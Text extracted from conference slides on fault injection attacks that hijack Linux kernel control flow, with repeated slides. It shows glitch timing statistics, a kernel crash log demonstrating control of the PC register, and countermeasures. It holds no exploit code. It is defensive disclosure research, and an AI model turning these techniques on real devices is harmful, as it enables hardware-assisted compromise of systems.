- We took 12705 experiments in 14 hours
- The success rate between 2.2 µs and 2.65 µs is: 0.63%
- We control the PC in Kernel mode every 10 minutes

Linux kernel pwn #3

DEMO TIME

Controlling PC directly – Successful

```
Unable to handle kernel paging request at virtual addr 41414140
pgd = 5db7c000..[41414140] *pgd=0141141e(bad)
Internal error: Oops - BUG: 8000000d [#1] PREEMPT SMP ARM
Modules linked in:
CPU: 0 PID: 1280 Comm: control-pc Not tainted <redacted> #1
task: 5d9089c0 ti: 5daa0000 task.ti: 5daa0000
PC is at 0x41414140
LR is at SyS_prctl+0x38/0x404
pc : 41414140  lr : 4002ef14  psr: 60000033
sp : 5daa1fe0  ip : 18c5387d  fp : 41414141
r10: 41414141  r9 : 41414141  r8 : 41414141
r7 : 000000ac  r6 : 41414141  r5 : 41414141  r4 : 41414141
r3 : 41414141  r2 : 5d9089c0  r1 : 5daa1fa0  r0 : ffffffea
Flags: nZCv IRQs on FIQs on  Mode SVC_32 ISA Thumb Segment user
Control: 18c5387d  Table: 1db7c04a  DAC: 00000015
Process control-pc (pid: 1280, stack limit = 0x5daa0238)
Stack: (0x5daa1fe0 to 0x5daa2000)
```

What is so special about this attack?

- Load an arbitrary value in any register
- We do not need to have access to source code
- The control flow is fully hijacked
- Software under full control of the attacker

Software fault injection countermeasures are ineffective!

What is so special about this attack?

- Load an arbitrary value in any register
- We do not need to have access to source code
- The control flow is fully hijacked
- Software under full control of the attacker

Software fault injection countermeasures are ineffective!

What can be done about it?

- Fault injection resistant hardware
- Software exploitation mitigations
- Make assets inaccessible from software

Exploitation must be made hard!

What can be done about it?

- Fault injection resistant hardware
- Software exploitation mitigations
- Make assets inaccessible from software

Exploitation must be made hard!

Conclusion

- Fault injection is an effective method to compromise Linux
- All attacks are identified and reproduced within a day
- A new fault injection attack vector discussed
- Full code execution can be reliably achieved
- Exploit mitigation becoming fundamental for fault injection
- Fault injection may be cheaper than software exploitation

Our paper with more details is available soon![11]

[11] http://conferenze.dei.polimi.it/FDTC17/

Conclusion

- Fault injection is an effective method to compromise Linux
- All attacks are identified and reproduced within a day
- A new fault injection attack vector discussed
- Full code execution can be reliably achieved
- Exploit mitigation becoming fundamental for fault injection
- Fault injection may be cheaper than software exploitation

Our paper with more details is available soon![11]

[11] http://conferenze.dei.polimi.it/FDTC17/

Any questions?

Niek Timmers
timmers@riscure.com
(@tieknimmers)

Cristofaro Mune
c.mune@pulse-sec.com
(@pulsoid)

www.riscure.com/careers
inforequest@riscure.com